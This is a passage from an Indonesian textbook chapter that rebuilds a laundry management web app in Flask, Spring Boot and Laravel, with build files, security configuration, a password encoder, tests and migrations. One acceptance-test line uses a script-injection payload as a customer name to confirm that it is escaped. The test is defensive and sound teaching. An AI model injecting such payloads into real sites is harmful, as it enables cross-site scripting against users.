Di antara tiga baris pertama dan lima baris terakhir, keluaran sebenarnya memuat beberapa *traceback* yang berakhir dengan `RuntimeError: secret detail`. Itu bukan kegagalan: satu uji

sengaja membuat logika menimbulkan galat tak terduga untuk memeriksa bahwa pengguna melihat "An unexpected error happened. Reference 2026-09-30 21:00:00." dan tidak pernah melihat kata-kata "secret detail", sementara *traceback* lengkapnya masuk ke log *server*. Yang menentukan adalah kata terakhir, `OK`.

Lalu tiba uji kotak hitam. Dengan *server* berjalan di *port* 6130 pada salinan baru, skrip uji penerimaan bersama di `App/fbp/acceptance/` mengirim 37 pemeriksaannya melalui HTTP, dengan membaca JSON yang diharapkan langsung dari `docs/api.md`:

```
python ../acceptance/acceptance.py http://127.0.0.1:6130
```

```
Profitina Laundry acceptance checks against http://127.0.0.1:6130
expected values: App/docs/api.md
PASS A-01 GET /api/services = api.md example (12 services), /api/services/s0002, S0099 404
PASS A-02 GET /api/status B2938 + 089600001482 = api.md example; no name/address/e-mail
...
PASS F-03 POST /api/bills (kasir5, C0151 S0001 5 kg A03, pay_now cash 20000, 'payment': 1
ignored) -> 201 B2954
...
PASS H-06 XSS: a customer named <script>alert(1)</script> is shown as text
PASS H-07 Status check rate limit: more than 10 look-ups per minute from one address -> 429

RESULT: 37 passed, 0 failed (37 checks)
```

Titik-titik itu mewakili 32 baris PASS yang tidak dicetak di sini. Tiga puluh tujuh dari tiga puluh tujuh, dengan angka-angka yang sama dengan yang dihasilkan rujukan Flask. `VERIFIED.md` jalur itu mencatat satu jalannya lagi yang tidak diulang bab ini: uji dan skrip penerimaan yang sama terhadap MariaDB 10.11, juga lulus semuanya.

13.5 Spring Boot: Framework Java di Dunia Korporasi

13.5.1 Starter dan berkas build

Spring adalah *framework* aplikasi yang paling luas dipakai di dunia Java, dan **Spring Boot** adalah lapisan di atasnya yang memilihkan bawaan yang masuk akal, sehingga aplikasi menyala dengan satu metode `main` dan *server* web tertanam, bukan dengan satu folder XML dan Tomcat yang dipasang terpisah [16]. Spring Boot 4.1.1, rilis 20 Agustus 2026, berjalan di atas Spring Framework 7.0 [5], [6].

Proyek Spring Boot dideskripsikan oleh berkas *build* Maven, `pom.xml`. **Kode 13.12** memperlihatkan bagian yang menentukan dari apa aplikasi itu tersusun.

Kode 13.12 `pom.xml`, baris 14 sampai 61: *parent* yang menetapkan versi setiap pustaka, *starter* untuk halaman web, templat, keamanan, dan JPA, ditambah *driver* SQLite dan dialek SQLite milik Hibernate.

```
  <parent>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-parent</artifactId>
    <version>4.1.1</version>
    <relativePath/>
  </parent>

  <groupId>com.profitina</groupId>
  <artifactId>profitina-laundry</artifactId>
  <version>2026.9.0</version>
  <name>Profitina Laundry (Spring Boot)</name>

  <properties>
    <java.version>21</java.version>
    <!-- the same driver version the java-httpserver track vendors in App/sqlite-jdbc-
3.53.2.0.jar -->
    <sqlite-jdbc.version>3.53.2.0</sqlite-jdbc.version>
  </properties>

  <dependencies>
    <!-- Spring Boot 4 names the MVC starter "webmvc" (it was "web" in Boot 3) -->
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-webmvc</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-thymeleaf</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-security</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-data-jpa</artifactId>
    </dependency>
```

Kode 13.12 (Lanjutan) *pom.xml, baris 14 sampai 61: parent yang menetapkan versi setiap pustaka, starter untuk halaman web, templat, keamanan, dan JPA, ditambah driver SQLite dan dialek SQLite milik Hibernate.*

```
    <!-- SQLite (default): JDBC driver + Hibernate's community dialect -->
    <dependency>
      <groupId>org.xerial</groupId>
      <artifactId>sqlite-jdbc</artifactId>
      <version>${sqlite-jdbc.version}</version>
    </dependency>
    <dependency>
      <groupId>org.hibernate.orm</groupId>
      <artifactId>hibernate-community-dialects</artifactId>
      <version>${hibernate.version}</version>
    </dependency>
```

Starter adalah paket yang tidak berisi kode sendiri, hanya daftar paket lain yang sepatutnya berjalan bersama. `spring-boot-starter-webmvc` membawa Spring MVC, Tomcat tertanam, dan Jackson untuk JSON; `spring-boot-starter-data-jpa` membawa Hibernate dan Spring Data. ***Parent*** pada baris 14 sampai 19 menetapkan versi setiap pustaka tersebut, itulah sebabnya kebanyakan dependensi di sini tidak memiliki `<version>`: Spring Boot 4.1.1 sudah memutuskan Hibernate mana yang cocok dengan Jackson mana. Itu hadiah yang nyata. Siapa pun yang pernah mencari tiga versi pustaka yang dapat bekerja bersama tahu berapa malam yang dihematnya.

Artinya juga, `./mvnw test` yang pertama pada mesin baru mengunduh jauh lebih dari seratus paket dari Maven Central. Ingatlah kalimat itu; Subbab 13.5.6 akan kembali kepadanya.

Pengaturannya berada di `src/main/resources/application.properties`. **Kode 13.13** adalah bagian basis datanya.

Kode 13.13 `application.properties`, baris 16 sampai 26: SQLite melalui JDBC dengan kunci tamu aktif, satu koneksi, dialek komunitas Hibernate untuk SQLite, `ddl-auto=none` agar Hibernate tidak pernah menyentuh tabel, dan strategi penamaan yang mempertahankan `Customer_id` persis seperti tertulis.

```
# ---- database: SQLite by default ------------------------------------------------------
spring.datasource.url=jdbc:sqlite:${laundry.sqlite-path}?foreign_keys=true&busy_timeout=10000
spring.datasource.driver-class-name=org.sqlite.JDBC
# One connection: SQLite has one writer anyway, and this serialises the transactions.
spring.datasource.hikari.maximum-pool-size=1
spring.jpa.database-platform=org.hibernate.community.dialect.SQLiteDialect
# The tables are the CANONICAL ones (database/schema.*.sql): Hibernate never creates or changes them.
spring.jpa.hibernate.ddl-auto=none
# Keep the original table/column names exactly (Bill, Customer_id): MySQL on Linux is case-sensitive.
spring.jpa.hibernate.naming.physical-strategy=org.hibernate.boot.model.naming.PhysicalNamingStrategyStandardImpl
spring.jpa.open-in-view=false
```

Baris 23 adalah versi Spring Boot dari peringatan di akhir Subbab 13.3: `ddl-auto=none` berarti "tabelnya sudah ada; jangan membuat, memperbarui, atau memvalidasinya". Baris 25 kurang kentara tetapi sama pentingnya. Secara bawaan Spring Boot mengubah nama Java menjadi *snake case* dalam perjalanan ke basis data: *field* yang dipetakan ke `Customer_id` akan dicari sebagai `customer_id`. *Physical naming strategy* `PhysicalNamingStrategyStandardImpl` mematikan konversi itu, sehingga nama dalam `@Column` dipakai persis. Baris 20 membatasi *pool* koneksi menjadi satu koneksi, karena SQLite hanya membolehkan satu proses menulis pada satu waktu dan satu koneksi mengubah transaksi yang serentak menjadi antrean, bukan galat `database is locked`.

13.5.2 Entity dan repositori

Dalam JPA, standar Jakarta Persistence yang diimplementasikan Hibernate [17], kelas yang memetakan sebuah tabel disebut ***entity***. **Kode 13.14** adalah `Bill`.

Kode 13.14 `domain/Bill.java`, baris 18 sampai 48: *entity* `Bill`. `@Table` dan setiap `@Column` memuat nama kanonis; sebuah konverter membaca dan menulis waktu toko polos `YYYY-MM-DD HH:MM:SS` yang dituntut batasan `CHECK` skema.

```
@Entity
@Table(name = "Bill")
public class Bill {
    @Id
    @Column(name = "id", length = 5)
    private String id;
    @Convert(converter = ShopTimeConverter.class)
    @Column(name = "arrived")
    private LocalDateTime arrived;
    @Convert(converter = ShopTimeConverter.class)
    @Column(name = "finished")
    private LocalDateTime finished;
    @Convert(converter = ShopTimeConverter.class)
    @Column(name = "departed")
    private LocalDateTime departed;
    @Column(name = "status", length = 8)
    private String status;
    @Column(name = "rack", length = 3)
    private String rack;
    @Column(name = "unit")
    private int unit;
    @Column(name = "payment", precision = 10, scale = 2)
    private BigDecimal payment;
    @Column(name = "Customer_id", length = 5)
    private String customerId;
    @Column(name = "Employee_id", length = 5)
    private String employeeId;
    @Column(name = "Service_id", length = 5)
    private String serviceId;
    @Column(name = "Outlet_id", length = 3)
    private String outletId;
```

Anotasinya adalah padanan Java dari opsi model Django: `@Table(name = "Bill")` untuk `db_table`, `@Id` pada `String` untuk kunci teks, `@Column(name = "Customer_id")` untuk `db_column`. Dua perbedaan patut diperhatikan. Pertama, *entity* ini menyimpan kunci tamu sebagai `String customerId` biasa, bukan `@ManyToOne Customer customer`. Itu penyederhanaan yang disengaja: daftar dan laporan pada jalur ini ditulis sebagai SQL, yang lebih mudah dibandingkan dengan `queries.sql`, dan *entity* hanya dipakai untuk menyisipkan nota baru. Kedua, waktu melewati `ShopTimeConverter` (baris 24, 27, dan 30). SQLite tidak memiliki tipe tanggal sungguhan, dan skema kanonis menuntut, dengan batasan `CHECK`, bahwa waktu disimpan persis sebagai `2026-09-30 21:00:00`. Format bawaan Hibernate untuk `LocalDateTime` memuat pecahan detik dan akan ditolak batasan itu. Konverter adalah kelas kecil yang memberi tahu JPA cara mengubah nilai Java menjadi nilai kolom dan sebaliknya.

Pemuatan dan penyimpanan dilakukan oleh sebuah **repositori**, dan Spring Data menuliskan repositori itu untuk Anda. **Kode 13.15** adalah seluruh berkasnya.

Kode 13.15 `domain/BillRepository.java`: antarmuka tanpa implementasi. Spring Data membuat kelasnya ketika aplikasi menyala, termasuk dua kueri penghitung yang SQL-nya diturunkan dari nama metode.

```java
package com.profitina.laundry.domain;

import org.springframework.data.jpa.repository.JpaRepository;

/** Spring Data JPA repository of table Bill (lists and reports use SQL, see
logic/BillLogic). */
public interface BillRepository extends JpaRepository<Bill, String> {
    long countByCustomerId(String customerId);

    long countByServiceId(String serviceId);
}
```

Tidak ada satu kelas pun di jalur ini yang mengimplementasikan antarmuka tersebut. Ketika aplikasi menyala, Spring Data membaca nama-nama metode dan membangkitkan kodenya: `countByCustomerId` menjadi `SELECT COUNT(*) FROM Bill WHERE Customer_id = ?`. Inilah *inversion of control* dalam bentuknya yang paling mencolok. Ini juga contoh bagus biaya sihir: nama metode yang salah eja, `countByCustomerID`, bukan galat kompilasi, melainkan kegagalan saat menyala dengan pesan panjang tentang *property* bernama `customerID`.

Siapa yang membuat tabel bila basis datanya kosong? Untuk SQLite tidak perlu siapa-siapa: komponen bernama `DatabaseInitializer` menyalin `App/database/laundry.db` ke `data/laundry.db` saat aplikasi pertama kali menyala. Untuk MySQL dengan `laundry.init-db=true`, komponen yang sama menjalankan `schema.mysql.sql` dan `seed.mysql.sql` melalui `ResourceDatabasePopulator` milik Spring. Berkas-berkas kanonis itulah *migration* jalur ini.

13.5.3 Spring Security: rantai filter

Spring Security berdiri di depan setiap *controller* sebagai rantai *servlet filter* [2]. Aplikasi tidak menulis *filter*-nya; aplikasi *mengonfigurasi*-nya. **Kode 13.16** adalah konfigurasinya.

Kode 13.16 `config/SecurityConfig.java`, baris 71 sampai 96: alamat mana yang publik, di mana konteks keamanan dan token CSRF disimpan, apa yang terjadi bila pemeriksaan gagal, dan bahwa formulir *login* bawaan Spring dimatikan dan diganti formulir milik binatu.

```
    @Bean
    public SecurityFilterChain filterChain(HttpSecurity http,
HttpSessionCsrfTokenRepository csrfRepository,
                                           SecurityContextRepository contextRepository,
EmployeeLogic employees,
                                           JsonMapper json) throws Exception {
        http
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/login", "/status", "/error", "/error/**", "/css/**",
"/js/**", "/img/**", "/favicon.ico").permitAll()
                .requestMatchers(org.springframework.http.HttpMethod.GET, "/api/services",
"/api/services/*", "/api/status").permitAll()
                .requestMatchers(org.springframework.http.HttpMethod.POST,
"/api/login").permitAll()
                .anyRequest().authenticated())
            .securityContext(context ->
context.securityContextRepository(contextRepository))
            .csrf(csrf -> csrf
                .csrfTokenRepository(csrfRepository)
                // The plain handler: the API sends back exactly the token it received at
login.
                .csrfTokenRequestHandler(new CsrfTokenRequestAttributeHandler())
                .ignoringRequestMatchers("/api/login"))            // there is no session
yet
            .exceptionHandling(ex -> ex
                .authenticationEntryPoint(entryPoint(json))
                .accessDeniedHandler(accessDenied(json)))
            .formLogin(form -> form.disable())                     // our own /login
(LoginService)
            .httpBasic(basic -> basic.disable())
            .logout(logout ->
logout.logoutUrl("/logout").logoutSuccessUrl("/login?logged_out=1"))
            .headers(headers -> headers.referrerPolicy(r ->
r.policy(ReferrerPolicyHeaderWriter.ReferrerPolicy.SAME_ORIGIN)))
            .addFilterAfter(new StaffRefreshFilter(employees),
SecurityContextHolderFilter.class);
        return http.build();
    }
```

Bacalah baris 76 sampai 80 dari bawah ke atas. `.anyRequest().authenticated()` adalah bawaannya: semuanya memerlukan *login*. Di atasnya, tiga baris `requestMatchers` mendaftar pengecualiannya: halaman *login*, halaman status publik, halaman galat dan berkas statis; `GET` pada daftar harga dan API status; serta `POST /api/login`. Ini *allow-list* yang sama seperti di Django dan Flask, ditulis sebagai konfigurasi.

Baris 82 sampai 86 mengonfigurasi CSRF. Token disimpan di sesi HTTP dan diharapkan ada di isian formulir `_csrf` (yang ditambahkan Thymeleaf ke setiap formulir secara otomatis) atau di *header* `X-CSRF-Token` untuk API. Baris 85 perlu diterangkan. Sejak versi 6, Spring Security secara bawaan membagikan token yang *disamarkan* (*masked*), berbeda di setiap halaman, untuk menangkal serangan bernama BREACH yang membaca rahasia dari jawaban HTTPS yang dimampatkan. Namun, kontrak API buku ini menyatakan bahwa klien mengirim kembali persis token yang diterimanya saat *login*. `CsrfTokenRequestAttributeHandler` adalah penangan polos yang menerima hal itu. Ini tukar-menukar yang disadari, dan komentar dalam kode menyatakannya.

Baris 87 sampai 89 menentukan bentuk kegagalannya. Secara bawaan Spring Security menjawab ketiadaan *login* dengan pengalihan ke halaman *login*-nya sendiri dan pemeriksaan yang gagal dengan 403 polos. Dua penangan kecil di bagian bawah berkas mengubahnya menjadi galat JSON API, `401 not_logged_in`, `403 forbidden`, dan `403 csrf_failed`, serta menjadi halaman ramah milik binatu untuk web.

Pemeriksaan peran dilakukan per metode dengan ***method security***. Pada *controller* API di Subbab 13.5.5 Anda akan melihat `@PreAuthorize("@perm.can('bills_write')")`. Ekspresi itu memanggil *bean* bernama `perm`, yang metode `can()`-nya merujuk tabel izin yang sama dengan jalur lain. Spring mengevaluasinya sebelum metode berjalan dan menolak dengan 403 bila hasilnya salah.

13.5.4 Encoder kata sandi

Spring Security memeriksa kata sandi melalui sebuah `PasswordEncoder`. `Pbkdf2PasswordEncoder` bawaannya menulis tata letak yang berbeda (*salt* dan kunci digabung dalam satu untaian), maka jalur ini membawa miliknya sendiri, **Kode 13.17**.

Kode 13.17 `security/Pbkdf2Sha256PasswordEncoder.java`, baris 22 sampai 52: format bersama dalam Java. *Salt* didekode dari Base64 menjadi 16 *byte* sebelum dipakai, kunci diturunkan dengan `PBKDF2WithHmacSHA256` milik JDK, dan `MessageDigest.isEqual` membandingkan dalam waktu konstan.

```
public class Pbkdf2Sha256PasswordEncoder implements PasswordEncoder {
    public static final int ITERATIONS = 600_000;           // S-5, OWASP 2023
    private final SecureRandom random = new SecureRandom();

    @Override
    public String encode(CharSequence rawPassword) {
        byte[] salt = new byte[16];
        random.nextBytes(salt);
        byte[] key = derive(rawPassword.toString(), salt, ITERATIONS, 32);
        return "pbkdf2_sha256$" + ITERATIONS + "$" +
Base64.getEncoder().encodeToString(salt) + "$"
                + Base64.getEncoder().encodeToString(key);
    }

    @Override
    public boolean matches(CharSequence rawPassword, String stored) {
        if (rawPassword == null || stored == null) {
            return false;
        }
        String[] parts = stored.split("\\$");
        if (parts.length != 4 || !parts[0].equals("pbkdf2_sha256")) {
            return false;
        }
        try {
            int iterations = Integer.parseInt(parts[1]);
            byte[] salt = Base64.getDecoder().decode(parts[2]);          // the BYTES, not
the text
            byte[] expected = Base64.getDecoder().decode(parts[3]);
            return MessageDigest.isEqual(derive(rawPassword.toString(), salt, iterations,
expected.length), expected);
        } catch (IllegalArgumentException e) {
            return false;
        }
    }
```

Kelas ini tidak memerlukan apa pun dari Spring kecuali antarmuka dua metode `PasswordEncoder`. Karena itu kelas ini dapat dijalankan untuk bab ini meskipun Spring sendiri tidak dapat diunduh: antarmukanya diganti *stub* satu baris dengan dua metode yang sama, kelasnya dikompilasi dengan `javac` milik JDK, dan metode `main`-nya dijalankan dengan kata sandi dan *hash* tersimpan milik pemilik, lalu dengan kata sandi yang sama dalam huruf kecil.

```
Spring Boot encoder, owner hash, Owner#2026:
OK
UTF-8
Spring Boot encoder, owner hash, owner#2026:
WRONG
UTF-8
```

Kelas Java itu menerima *hash* yang ditulis `hashlib` Python ke dalam `laundry.db` dan menolak kapitalisasi yang salah. (Baris kedua setiap jawaban adalah nama *character set* yang dicetak kelas itu untuk diagnosis.)

13.5.5 Service transaksional dan controller REST

Logika bisnis berada di `logic/BillLogic.java`. **Kode 13.18** adalah `markFinished`-nya, kali ketiga Anda bertemu metode ini.

Kode 13.18 `logic/BillLogic.java`, baris 407 sampai 421: dari *queued* ke *finished* di Spring. `@Transactional` membuka transaksi dan melakukan *commit* atau *rollback*; `UPDATE` bersyarat melalui `JdbcTemplate` mengembalikan jumlah baris yang berubah.

```
    /** UC-06 / AC-5.1: queued -> finished. */
    @Transactional
    public void markFinished(Staff user, String billId) {
        BillView bill = locked(user, billId);
        if (!bill.status().equals("queued")) {
            throw AppException.conflict(stateMessage(bill));
        }
        LocalDateTime now = clock.now();
        int changed = jdbc.update("UPDATE Bill SET status = 'finished', finished = ? WHERE
id = ? AND status = 'queued'",
                ShopClock.text(now), bill.id());
        if (changed != 1) {                                          // somebody else was
faster (AC-5.8)
            throw AppException.conflict(bill.id() + " is no longer in process.");
        }
        log(bill.id(), "finished", user, now);
    }
```

`@Transactional` (baris 408) adalah contoh lain *inversion of control*. Metode itu tidak membuka transaksi; Spring membungkus seluruh objek dalam sebuah *proxy* yang membuka transaksi sebelum pemanggilan dan melakukan *commit* sesudahnya, atau *rollback* bila metode melempar *runtime exception* seperti `AppException`. Harganya adalah jebakan yang terkenal: *proxy* hanya melihat pemanggilan yang datang *dari luar* objek. Bila metode lain dalam `BillLogic` memanggil `this.markFinished(...)`, pemanggilan itu melewati *proxy* dan berjalan tanpa transaksinya sendiri. Karena itu metode `@Transactional` harus dipanggil dari objek lain, seperti yang dilakukan *controller* di sini.

Baris 415 adalah pembaruan bersyarat yang sama seperti di Django, ditulis sebagai SQL melalui `JdbcTemplate` milik Spring. Ia sengaja tidak ditulis sebagai "muat *entity*, ubah *field*-nya, biarkan Hibernate menyimpannya", dengan alasan yang diberikan kotak wawasan di Subbab 13.4.7.

Controller API, **Kode 13.19**, memperlihatkan anotasi Spring MVC.

Kode 13.19 `api/BillsApiController.java`, baris 74 sampai 86: `POST /api/bills`. Peran diperiksa oleh `@PreAuthorize` sebelum metode berjalan; hanya *field* bernama yang dibaca dari badan permintaan; jawabannya `201 Created` dengan *header* `Location`.

```
    @SuppressWarnings("unchecked")
    @PostMapping
    @PreAuthorize("@perm.can('bills_write')")
    public ResponseEntity<Map<String, Object>> create(@RequestBody Map<String, Object>
body) {
        Object payNow = body.get("pay_now");
        if (payNow != null && !(payNow instanceof Map)) {
            throw AppException.invalid("pay_now", "pay_now must be an object {method,
amount, reference}.");
        }
        // Only these keys are read: "payment", "id", "status" and "arrived" are ignored
(BR-1).
        String id = bills.create(current.me(), new NewBill(body.get("customer_id"),
body.get("service_id"), body.get("unit"),
                body.get("rack"), body.get("outlet_id"), (Map<String, Object>) payNow));
        return ResponseEntity.created(URI.create("/api/bills/" +
id)).body(Json.billDetail(bills.full(id)));
    }
```

`@PostMapping` pada kelas yang dianotasi `@RequestMapping("/api/bills")` adalah rutenya. `@RequestBody Map<String, Object> body` meminta Spring mengurai badan JSON. `ResponseEntity.created(URI)` membangun jawaban 201 beserta *header* `Location`. Isi metodenya melakukan tiga hal yang sama dengan *view* Django: menyalin lima *field* bernama, memanggil logika, dan menyajikan hasilnya.

13.5.6 Pengujian dengan MockMvc, dan apa yang tidak dapat dibangun di sini

Pengujian Spring Boot menyalakan konteks aplikasi yang sungguhan dan berbicara dengannya melalui **MockMvc**, klien HTTP tiruan yang memanggil *controller* tanpa membuka *port* jaringan. **Kode 13.20** adalah uji alur kerja pertama, ditulis dengan JUnit 5 [18].

Kode 13.20 `src/test/java/.../WorkflowTest.java`, baris 24 sampai 59: setiap uji mendapat konteks aplikasi baru dan salinan baru `laundry.db`; permintaan kasir tanpa token ditolak dengan `csrf_failed`, permintaan dengan rak yang terpakai dan 4,3 kg ditolak dengan 422, dan permintaan yang benar membuat B2954 seharga Rp 40.000.

```
@SpringBootTest
@AutoConfigureMockMvc
@DirtiesContext(classMode = DirtiesContext.ClassMode.BEFORE_EACH_TEST_METHOD)
class WorkflowTest {
    @Autowired
    MockMvc mvc;

    @DynamicPropertySource
    static void database(DynamicPropertyRegistry registry) {
        TestSupport.freshDatabase(registry);
    }

    private MvcResult send(TestSupport.Api api, String url, Object body) throws Exception {
        return mvc.perform(api.post(url, body)).andReturn();
    }

    @Test
    void newBillWithDownPayment() throws Exception {
        TestSupport.Api cashier = TestSupport.login(mvc, "kasir5");
        MvcResult noToken =
mvc.perform(org.springframework.test.web.servlet.request.MockMvcRequestBuilders.post("/api/
bills")

.session(cashier.session()).contentType("application/json").content("{}")).andReturn();
        assertEquals(403, noToken.getResponse().getStatus());
        assertEquals("csrf_failed",
TestSupport.json(noToken).get("error").get("code").asString());
        MvcResult bad = send(cashier, "/api/bills", Map.of("customer_id", "C0151",
"service_id", "S0001", "unit", 4.3, "rack", "A05"));
        assertEquals(422, bad.getResponse().getStatus());
        assertEquals("Rack A05 is in use at O03, choose another rack.",
                TestSupport.json(bad).get("error").get("fields").get("rack").asString());
        MvcResult ok = send(cashier, "/api/bills", Map.of("customer_id", "C0151",
"service_id", "S0001", "unit", 5, "rack", "A03",
                "payment", 1, "pay_now", Map.of("method", "cash", "amount", 20000)));
        assertEquals(201, ok.getResponse().getStatus());
        assertEquals("/api/bills/B2954", ok.getResponse().getHeader("Location"));
        JsonNode bill = TestSupport.json(ok);
        assertEquals(40000, bill.get("payment").asLong());
        assertEquals(20000, bill.get("balance").asLong());
        assertEquals(TestSupport.NOW, bill.get("arrived").asString());
    }
```

Uji ini memeriksa fakta yang sama dengan uji Django pada **Kode 13.11** dan nilai yang sama dengan skrip penerimaan: 403 tanpa token, pesan rak untuk A05 di O03, nota B2954, Rp 40.000 ditagih dan Rp 20.000 masih harus dibayar setelah uang muka Rp 20.000.

Sekarang bagian yang jujur. **Jalur Spring Boot tidak dibangun maupun dijalankan di lingkungan pembangunan buku ini.** Maven Central, *server* tempat setiap pustaka Spring diunduh, diblokir di sana. Beginilah rupa percobaannya:

```
mvn -q -B -Dmaven.repo.local=scratch/m2 test
```

```
[ERROR] [ERROR] Some problems were encountered while processing the POMs:
[FATAL] Non-resolvable parent POM for com.profitina:profitina-laundry:2026.9.0: The
following artifacts could not be resolved: org.springframework.boot:spring-boot-starter-
parent:pom:4.1.1 (absent): Could not transfer artifact org.springfra
```

(Baris itu dipotong pada karakter ke-240.) Maven bahkan tidak dapat membaca berkas *build*-nya, karena *parent* dalam **Kode 13.12** itu sendiri adalah unduhan. Yang *sudah* dilakukan untuk bab ini adalah berikut ini, tidak lebih:

- seluruh 59 berkas `.java` jalur itu, aplikasi dan uji, diurai dengan *parser* kompilator JDK 21: `parsed 59 files, 0 syntax errors`. *Parser* memeriksa tata bahasa, bukan makna: apakah

`JsonMapper` benar-benar memiliki metode `writeValue` dengan argumen tersebut *tidak* diperiksa;

- *encoder* kata sandi dikompilasi dan dijalankan, dengan hasil seperti di Subbab 13.5.4.

`VERIFIED.md` jalur itu mencatat batasan yang sama, ditambah dua pemeriksaan yang dilakukan ketika jalur itu ditulis: skrip Maven Wrapper diuji terhadap salinan lokal Maven, dan kelas-kelas tanpa pustaka `Rules`, `Format`, dan `ShopClock` dikompilasi terhadap *stub* lalu dijalankan. Segala sesuatu yang memerlukan Spring, Hibernate, atau Thymeleaf, yakni sebagian besar aplikasi, belum pernah berjalan. Pada mesin yang dapat menjangkau Maven Central, inilah perintah-perintah yang menuntaskan verifikasinya:

```
cd ProfitinaLaundry/App/fbp/spring-boot
./mvnw test                                  # Windows: .\mvnw.cmd test
                                             # expected: Tests run: 18, Failures: 0,
Errors: 0
./mvnw -DskipTests package
LAUNDRY_NOW="2026-09-30 21:00:00" ./mvnw spring-boot:run     # http://localhost:8080
python ../acceptance/acceptance.py http://localhost:8080     # expected: 37 passed, 0
failed
```

Bila perintah pertama melaporkan galat kompilasi, kemungkinan besar itu detail API Spring Boot 4 atau Hibernate 7 yang tidak dapat diperiksa di sini, dan pesannya menyebut berkas dan barisnya. Soal Latihan 13.8 meminta Anda menjadi orang yang menjalankan perintah-perintah ini.

13.6 Laravel: Framework PHP

13.6.1 Dari PHP murni ke Laravel

Bab 9 membangun binatu ini dalam PHP murni dan berjanji bahwa bab ini akan membangunnya kembali dengan **Laravel**, *framework* PHP yang paling populer [19]. Janji itu ditepati di `App/fbp/laravel`. Bila Anda membaca Bab 9, jalur Laravel akan terasa seperti rumah yang sama dengan perabot yang ditata ulang oleh seorang profesional: *front controller* kini adalah `public/index.php` dari kerangka (*skeleton*) Laravel sendiri, rute berada di `routes/web.php`, model di `app/Models`, aturan bisnis di `app/Services`, dan templat, yang ditulis dalam bahasa **Blade** milik Laravel, di `resources/views`.

Laravel 13 dirilis pada 17 Maret 2026, memerlukan PHP 8.3 sampai 8.5, dan menerima perbaikan keamanan sampai 17 Maret 2028 [8]. Paket-paketnya berasal dari **Packagist** melalui **Composer**, pengelola paket PHP, dan `composer.json` jalur ini meminta `laravel/framework ^13.17` serta, untuk pengujian, PHPUnit 12 [20].

13.6.2 Model Eloquent dengan kunci teks

ORM Laravel adalah **Eloquent**, ORM bergaya Active Record seperti milik Django. **Kode 13.21** adalah model `Bill`.

Kode 13.21 `app/Models/Bill.php`, baris 17 sampai 41: model `Bill`. Empat *property* mematikan empat bawaan Laravel yang tidak cocok dengan tabel kanonis; relasinya menyebut kolom kunci tamu asli; nilai-nilai turunan kamus data menjadi metode-metode kecil.

```
class Bill extends Model
{
    protected $table = 'Bill';
    protected $keyType = 'string';
    public $incrementing = false;
    public $timestamps = false;
    protected $guarded = [];

    public function customer(): BelongsTo { return $this->belongsTo(Customer::class,
'Customer_id'); }
    public function service(): BelongsTo { return $this->belongsTo(Service::class,
'Service_id'); }
    public function outlet(): BelongsTo { return $this->belongsTo(Outlet::class,
'Outlet_id'); }
    public function employee(): BelongsTo { return $this->belongsTo(Employee::class,
'Employee_id'); }
    public function payments(): HasMany { return $this->hasMany(Payment::class, 'Bill_id')-
>orderBy('paid_at')->orderBy('id'); }
    /** The same relation without ORDER BY, for withSum('allPayments as paid', 'amount').
*/
    public function allPayments(): HasMany { return $this->hasMany(Payment::class,
'Bill_id'); }
    public function history(): HasMany { return $this->hasMany(StatusLog::class,
'Bill_id')->orderBy('changed_at')->orderBy('id'); }

    // ---- derived values of the data dictionary ----------------------------------------
---
    public function charged(): int { return (int) round((float) $this->payment); }
    public function paidAmount(): int { return (int) round((float) ($this->paid ?? 0)); }
    public function balance(): int { return $this->charged() - $this->paidAmount(); }
    public function cancelled(): bool { return $this->status === 'departed' && $this-
>finished === null; }
    public function promised(): string { return Rules::promised(Clock::text($this-
>arrived), $this->Service_id); }
    public function overdue(): bool { return $this->status === 'queued' && Clock::nowText()
> $this->promised(); }
    public function statusText(): string { return Format::statusText($this->status, $this-
>cancelled()); }
```

Eloquent terkenal dengan konvensinya, dan baris 19 sampai 22 adalah daftar konvensi yang dilanggar skema kanonis.

- `protected $table = 'Bill';` Laravel semestinya memakai bentuk jamak dalam *snake case*, `bills`.
- `protected $keyType = 'string';` dan `public $incrementing = false;` Laravel mengandaikan kunci bilangan bulat yang bertambah otomatis. Dengan bawaan itu, `Bill::find('B2938')` akan mengubah kuncinya menjadi bilangan bulat 0.
- `public $timestamps = false;` Laravel menulis `created_at` dan `updated_at` pada setiap penyisipan dan pembaruan. Tabel kanonis tidak memiliki kedua kolom itu, sehingga `save()` yang pertama akan gagal dengan “no such column: updated_at”.

Baris 23, `protected $guarded = [];`, mematikan **perlindungan *mass assignment***, yang biasanya menolak `Bill::create($request->all())`. Hal itu aman di sini semata-mata karena tidak ada *controller* yang pernah meneruskan data permintaan langsung ke model: *service* membangun setiap *array* dari *field* bernama yang sudah divalidasi, seperti yang akan diperlihatkan **Kode 13.27**. Dalam aplikasi yang *controller*-nya meneruskan data permintaan, membiarkan `$guarded` kosong adalah kesalahan serius.

Baris 25 sampai 32 menyatakan relasi dengan nama kolom asli (`'Customer_id'`), dan baris 35 sampai 41 mengubah nilai-nilai turunan kamus data Bab 6 menjadi metode: `charged()`,

`balance()`, `overdue()`. Perhatikan bahwa `balance()` dihitung, tidak pernah disimpan, persis seperti yang dituntut aturan BR-6.

13.6.3 Migration yang menjalankan skema bersama

Kode 13.22 adalah satu-satunya *migration* jalur ini.

Kode 13.22 `database/migrations/2026_09_01_000000_create_canonical_tables.php`, baris 17 sampai 38: bila tabel kanonis belum ada, jalankan berkas skema bersama; bila sudah ada (salinan `laundry.db`), jangan lakukan apa-apa. `down()` menghapusnya menurut urutan ketergantungan.

```
return new class extends Migration
{
    private const TABLES = ['StatusLog', 'Payment', 'Bill', 'Customer', 'Service',
'Employee', 'Outlet'];

    public function up(): void
    {
        if (Schema::hasTable('Bill')) {
            return;                         // the canonical tables exist already (copied
laundry.db)
        }
        require_once database_path('SqlFile.php');
        SqlFile::run('schema');
    }

    public function down(): void
    {
        Schema::disableForeignKeyConstraints();
        foreach (self::TABLES as $table) {
            Schema::dropIfExists($table);
        }
        Schema::enableForeignKeyConstraints();
    }
};
```

